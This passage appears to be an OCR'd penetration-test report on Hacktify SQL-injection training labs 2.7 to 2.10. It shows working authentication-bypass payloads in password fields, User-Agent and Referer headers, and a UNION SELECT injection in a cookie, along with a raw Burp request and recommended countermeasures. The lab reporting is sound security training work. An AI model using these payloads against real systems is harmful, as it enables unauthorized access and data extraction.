
Scenario 1: Normal Login Attempt
Email: john@gmail.com
Password: john123
Observed Behavior: Incorrect Email and Password message displayed.

Scenario 2: Failed SQL Injection Attempts
Email: john@gmail.com

Password: ' OR '1'='1
Observed Behavior: Incorrect Email and Password message displayed.
Email: john@gmail.com
Password: 1' || '1'='1
Observed Behavior: Incorrect Email and Password message displayed.


Scenario 3: Authentication Bypass Using Parentheses Injection
Email: admin@gmail.com
Password: ") or ("1")=("1
Observed Behavior: Successfully logged in as admin, confirming authentication bypass

Before Injection – Incorrect Email and Password message.



Incorrect Email and Password

1. **After Injection** – Successful login as **admin@gmail.com**.



Email: admin@gmail.com
Password: admin123
Successful Login

2.7. Errors and Post!

Reference	Risk Rating
Errors and Post!	**High**
Tools Used	
Web Browser (Firefox) Developer Tools	
Vulnerability Description	
SQL Injection (SQLi) occurs when an application fails to properly sanitize user inputs before incorporating them into SQL queries. This allows an attacker to manipulate the database query logic, leading to authentication bypass and unauthorized access. In this case, the Admin Login Page is vulnerable to SQL Injection. The application fails to validate user inputs, allowing attackers to use SQL payloads to bypass authentication and log in as the administrator.	
How It Was Discovered	
Attempted SQL Injection with Malformed Payload Email: alex@gmail.com Password: ' or '1'1='1 Observed Behavior: SQL syntax error displayed. Error Message: Query Unsuccessful: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '1='1' LIMIT 0,1' at line 1 Conclusion: Confirms that user input is being directly inserted into SQL queries without sanitization. Successful Authentication Bypass Email: admin@gmail.com Password: ' OR '1'='1 Observed Behavior: Successfully logged in as admin. Conclusion: Confirms that the application does not validate login credentials properly and allows authentication bypass through SQL Injection.	
Vulnerable URLs	
https://labs.hacktify.in/HTML/sqli_lab/lab_7/lab_7.php	
Consequences of not Fixing the Issue	
Unauthorized Admin Access – Attackers can log in as any user or administrator. Data Breach – Exposure of sensitive user and administrative data. Privilege Escalation – Attackers can escalate privileges and gain full system access. Complete System Compromise – Attackers can execute further database attacks or manipulate user information.	
Suggested Countermeasures	
Use Prepared Statements (Parameterized Queries) – Prevent SQL injection by properly handling user inputs. Input Validation & Escaping – Filter special characters like ', ", --, and ; in user inputs. Enforce Least Privilege Access – Restrict database permissions to prevent unauthorized queries.	


Use Web Application Firewalls (WAF) – Detect and block SQLi attempts in real-time. Monitor & Log Suspicious Login Attempts – Track and analyze authentication failures and unusual login behavior. Regular Security Audits – Conduct penetration tests and code reviews to identify and mitigate vulnerabilities.
References
OWASP Top 10: A03:2021 – Injection https://owasp.org/www-project-top-ten/ SQL Injection Explanation & Prevention https://portswigger.net/web-security/sql-injection

Proof of Concept

Scenario 1: SQL Injection Syntax Error
Email: alex@gmail.com
Password: ' or '1'1='1
Observed Behavior: SQL syntax error message displayed.


Scenario 2: Authentication Bypass via SQL Injection
Email: admin@gmail.com
Password: ' OR '1'='1
Observed Behavior: Successfully logged in as admin, proving authentication bypass.
Screenshots (Proof of Exploit)

Before Injection – SQL Syntax Error Message.



Query Unsuccessful:You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '1='1' LIMIT 0,1' at line 1

After Injection – Successful Login as Admin.


Admin Login

Email: Enter Email

Password: Enter Password

Login

Email: admin@gmail.com
Password: admin123

Successful Login

2.8. User Agents lead us!

Reference	Risk Rating
User Agents lead us!	**High**
Tools Used	
Web Browser (Firefox) Developer Tools Burp Suite	
Vulnerability Description	
User-Agent manipulation occurs when an application grants access based on the User-Agent string instead of proper authentication mechanisms. This vulnerability allows attackers to bypass login requirements by modifying the User-Agent field in HTTP requests. In this case, the Admin Login Page does not validate authentication properly and grants access if the User-Agent string contains specific keywords.	
How It Was Discovered	
Attempted Normal Login Email: admin@gmail.com Password: admin123 Observed Behavior: Successful Login Modified User-Agent String Changed the User-Agent header to: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0) Gecko/20100101 Firefox/135.0 binksbrew Observed Behavior: Successful login without valid credentials.	
Vulnerable URLs	
https://labs.hacktify.in/HTML/sqli_lab/lab_8/lab_8.php	
Consequences of not Fixing the Issue	


Authentication Bypass – Attackers can log in without valid credentials. Unauthorized Access – Sensitive admin functionalities can be accessed. Privilege Escalation – Attackers could gain administrative access and modify application data. System Compromise – Can be combined with other attacks like SQLi or XSS to escalate access.
Suggested Countermeasures
Use Proper Authentication Mechanisms – Validate login using session-based authentication, not User-Agent headers. Ignore User-Agent for Authorization – Ensure access control checks rely on valid user authentication, not client headers. Implement Server-Side Validation – Authenticate and authorize users based on session tokens and roles. Monitor & Log Suspicious Access – Track login attempts with unusual User-Agent strings. Enforce Security Best Practices – Conduct regular penetration testing and security audits.
References
OWASP Top 10: A03:2021 – Injection https://owasp.org/www-project-top-ten/ SQL Injection Explanation & Prevention https://portswigger.net/web-security/sql-injection

Proof of Concept

Scenario 1: Normal Login
Email: admin@gmail.com
Password: admin123
Observed Behavior: Incorrect Email and Password

Scenario 2: User-Agent Manipulation for Authentication Bypass
Tool Used: Burp Suite (Intercepted and Modified the User-Agent Header)
Modified User-Agent:
Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0) Gecko/20100101 Firefox/135.0 binksbrew
Observed Behavior: Successful login without valid credentials.


This confirms that the application is vulnerable to authentication bypass via User-Agent manipulation.


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.1.1 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Send
Cancel
Follow redirection
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render

```
POST /HTML/sqli_lab/lab_8/lab_8.php HTTP/2
Host: labs.hacktify.in
Cookie: _ga_BC1TF49GTQ=GS1.1.1739588641.2.0.1739588668.0.0.0; _ga=
GA1.1.1280971765.1738067870; cf_clearance=
JVc8awcD.EXSSdesbfvwpJaXSxtILS7ojE11fYwpmxY-1739243360-1.2.1.1-1AweKVFceuqJaKTx
zSOPYXqrZwN1gDdliCyUiLGT3fw0GFz04Xh7e6.h0jpclP5G8DikbT0zdcw8K1_fRGtXboRicuN16E8
EpPxdbzWRZ40J1btN2PVXP1X3kVQqliCLBSuMjk9ygQHF6e3rwRSUm3Yx6ZI84oCAMW5lei4nkYeVry
wxWqF4ybom8hSqvB5gVioUqozke9WqYc0idrhVeuc3vVqiP4TLzdd7Pit24xCsN7_hYJLe3haYi8th3
C2T29V9IpjX3FwasHb0z6IXhs76z3dS9K5WA2dK2E3jIEE; PHPSESSID=
b14e088d6dacd26396cf81635210748b
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0) Gecko/20100101
Firefox/135.0 binksbrew
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 44
Origin: https://labs.hacktify.in
Dnt: 1
Sec-Gpc: 1
Referer: https://labs.hacktify.in/HTML/sqli_lab/lab_8/lab_8.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers

email=admin%40gmail.com&pwd=admin123&submit=
```

```
HTTP/2 302 Found
X-Powered-By: PHP/7.4.33
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-cache, no-store, must-revalidate, max-age=0
Pragma: no-cache
Set-Cookie: PHPSESSID=8cfda70150bd9cdcb05fc0f0f94b3b5c; path=/; secure
Location: ../../../Login/index.php
Content-Type: text/html; charset=UTF-8
Content-Length: 0
Date: Wed, 26 Feb 2025 14:22:05 GMT
Server: LiteSpeed
Vary: User-Agent
X-Turbo-Charged-By: LiteSpeed
```



Your IP ADDRESS is: 116.74.173.30

Successful Login

Your User Agent is: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0) Gecko/20100101 Firefox/135.0

2.9. Referer lead us!

Reference	Risk Rating
Referer lead us!	High
Tools Used	
Web Browser (Firefox) Developer Tools Burp Suite	

Vulnerability Description
SQL Injection (SQLi) occurs when an application fails to properly sanitize input before incorporating it into SQL queries. In this case, the login authentication mechanism is bypassed by modifying the Referer Header, allowing an attacker to inject SQL code and gain unauthorized access. By intercepting and modifying the Referer Header in the HTTP request, the application is tricked into authenticating the attacker without valid credentials.
How It Was Discovered
Attempted Normal Login: Email: alex@gmail.com | Password: alex123 → Incorrect Email and Password. Login with Admin Credentials: Email: admin@gmail.com | Password: admin123 → Successful Login. Injected SQL in Referer Header (Using Burp Suite): Modified Referer Header from: Referer: https://labs.hacktify.in/HTML/sqli_lab/lab_9/lab_9.php To: Referer: 1" OR "1"="1 Observed: Authentication bypassed, displaying "Your User Agent is: 1" OR "1"="1". Confirms application processes Referer Header without proper validation, leading to SQL Injection.
Vulnerable URLs
https://labs.hacktify.in/HTML/sqli_lab/lab_9/lab_9.php
Consequences of not Fixing the Issue
Authentication Bypass: Attackers can log in without valid credentials. Unauthorized Access: Administrative functionalities can be accessed. Privilege Escalation: Attackers can gain administrator privileges. System Compromise: Attackers can combine this with other vulnerabilities to escalate access.
Suggested Countermeasures
- Use Prepared Statements (Parameterized Queries): Prevent SQL injection by properly handling user inputs. - Remove Authentication Dependency on HTTP Headers: Do not rely on headers like Referer for security validations. - Input Validation & Escaping: Filter special characters like ', ", --, and ; in all inputs. - Use Web Application Firewalls (WAF): Detect and block SQLi attempts in real-time. - Monitor & Log Suspicious Requests: Track and analyze unusual HTTP headers. - Regular Security Audits: Conduct penetration testing and source code reviews to prevent similar vulnerabilities.
References
OWASP Top 10: A03:2021 – Injection https://owasp.org/www-project-top-ten/ SQL Injection Explanation & Prevention https://portswigger.net/web-security/sql-injection


Proof of Concept

Scenario 1: Normal Login Attempt
Email: alex@gmail.com

Password: alex123
Observed Behavior: Incorrect Email and Password message displayed.

Scenario 2: Successful Login with Admin Credentials
Email: admin@gmail.com
Password: admin123
Observed Behavior: Successful login.

Scenario 3: Authentication Bypass via SQL Injection in Referer Header
Used Burp Suite to intercept request
Modified Referer Header:
Referer: 1" OR "1"="1
Observed Behavior:
Successfully bypassed authentication.
Application displayed:
Your User Agent is: "1" OR "1"="1"


Admin Login

Email: Enter Email

Password: Enter Password

Your IP ADDRESS is: 116.74.173.30

Successful Login

Your User Agent is: "https://labs.hacktify.in/HTML/sqli_lab/lab_9/lab_9.php"

2.10. Oh Cookies!

Reference	Risk Rating
Oh Cookies!	**High**
Tools Used	
Web Browser (Firefox) Developer Tools	
Vulnerability Description	

SQL Injection (SQLi) occurs when an application incorporates unvalidated user input into SQL queries. In this case, the username stored in cookies is vulnerable to SQL Injection, allowing an attacker to manipulate database queries and extract sensitive information.

By modifying the username value in cookies, an attacker can execute arbitrary SQL commands, retrieve database details, and potentially escalate privileges.

How It Was Discovered

Attempted Normal Login
Username: admin
Password: admin
Observed Behavior: The first image was displayed, showing the logged-in user details.
Intercepted and Modified Cookies via Developer Tools

Navigated to Developer Tools > Storage > Cookies
Located username cookie field with value: admin
Modified it to:
admin' UNION SELECT version(), user(), database()#
Observed Behavior: After refreshing the page, the second image was displayed, confirming SQL query execution and database extraction.

Vulnerable URLs

https://labs.hacktify.in/HTML/sqli_lab/lab_10/lab_10.php

Consequences of not Fixing the Issue

Unauthorized Database Access – Attackers can extract database details.
Information Disclosure – Leakage of sensitive system information (e.g., database version, usernames).
SQL Query Manipulation – Attackers can alter queries affecting the backend database.
Privilege Escalation – Attackers may execute further queries to gain administrator privileges.

Suggested Countermeasures

- Use Secure Cookies – Mark cookies as HttpOnly, Secure, and enforce SameSite attributes.
- Implement Server-Side Input Validation – Reject SQL keywords in cookie values before processing.
- Use Parameterized Queries – Prevent SQL injection by binding parameters instead of direct input.
- Encrypt Cookie Values – Store user credentials in an encrypted format to prevent tampering.
- Validate & Sanitize Inputs – Strip out harmful SQL syntax before processing cookie values.
- Monitor & Log Suspicious Cookie Changes – Detect unexpected cookie modifications for security alerts.
- Regular Security Audits – Conduct penetration testing to identify and mitigate SQLi risks.


References

OWASP Top 10: A03:2021 – Injection
https://owasp.org/www-project-top-ten/
SQL Injection Explanation & Prevention
https://portswigger.net/web-security/sql-injection

Proof of Concept

Scenario 1: Normal Login
Username: admin
Password: admin
Observed Behavior: Standard login, displaying user details.

Scenario 2: SQL Injection in Cookies
Modified Cookie Value in Developer Tools:
admin' UNION SELECT version(), user(), database()#
Observed Behavior:
Database version, user, and database name retrieved.
Confirms SQL Injection vulnerability via cookies.



https://labs.hacktify.in/HTML/sqli_lab/lab_10/lab_10.php


Your USER AGENT is Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0) Gecko/20100101 Firefox/135.0

Your IP ADDRESS is 116.74.173.30

DELETE YOUR COOKIE OR WAIT FOR IT TO EXPIRE

YOUR COOKIE: username: admin and expires: Wed 26 Feb 2025 - 17:28:39

Your Login username: admin
Your Password: admin
Your ID: 8



https://labs.hacktify.in/HTML/sqli_lab/lab_10/lab_10.php

Your USER AGENT is Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0) Gecko/20100101 Firefox/135.0

Your IP ADDRESS is 116.74.173.30

DELETE YOUR COOKIE OR WAIT FOR IT TO EXPIRE

YOUR COOKIE: username: admin' union SELECT version(), user(), database()# and expires: Wed 26 Feb 2025 - 17:31:11

Your Login username: admin
Your Password: admin
Your ID: 8

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Ac
_ga_BC1T...	GS1.1.17395886...	.hacktify.in	/	Sun, 22 Mar 2026 0...	51	false	false	None	Wed, 2
_ga	GA1.1.1280971...	.hacktify.in	/	Sun, 22 Mar 2026 0...	30	false	false	None	Wed, 2
cf_clearan...	JVc8awcD.EXSS...	.hacktify.in	/	Wed, 11 Feb 2026 0...	374	true	true	None	Wed, 2
PHPSESSID	1690e28c199ca...	labs.hacktify.in	/	Session	41	false	true	None	Wed, 2
username	admin' union S...	labs.hacktify.in	/HTML/s...	Wed, 26 Feb 2025 1...	58	false	true	None	Wed, 2

```
username:"admin' union SELECT version(), user(), database()#"
  Created:"Wed, 26 Feb 2025 16:19:52 GMT"
  Domain:"labs.hacktify.in"
  Expires / Max-Age:"Wed, 26 Feb 2025 17:19:52 GMT"
  HostOnly:true
  HttpOnly:false
  Last Accessed:"Wed, 26 Feb 2025 16:30:29 GMT"
  Path:"/HTML/sqli_lab/lab_10"
  SameSite:"None"
  Secure:true
  Size:58
```

2.11. WAF's are injected!

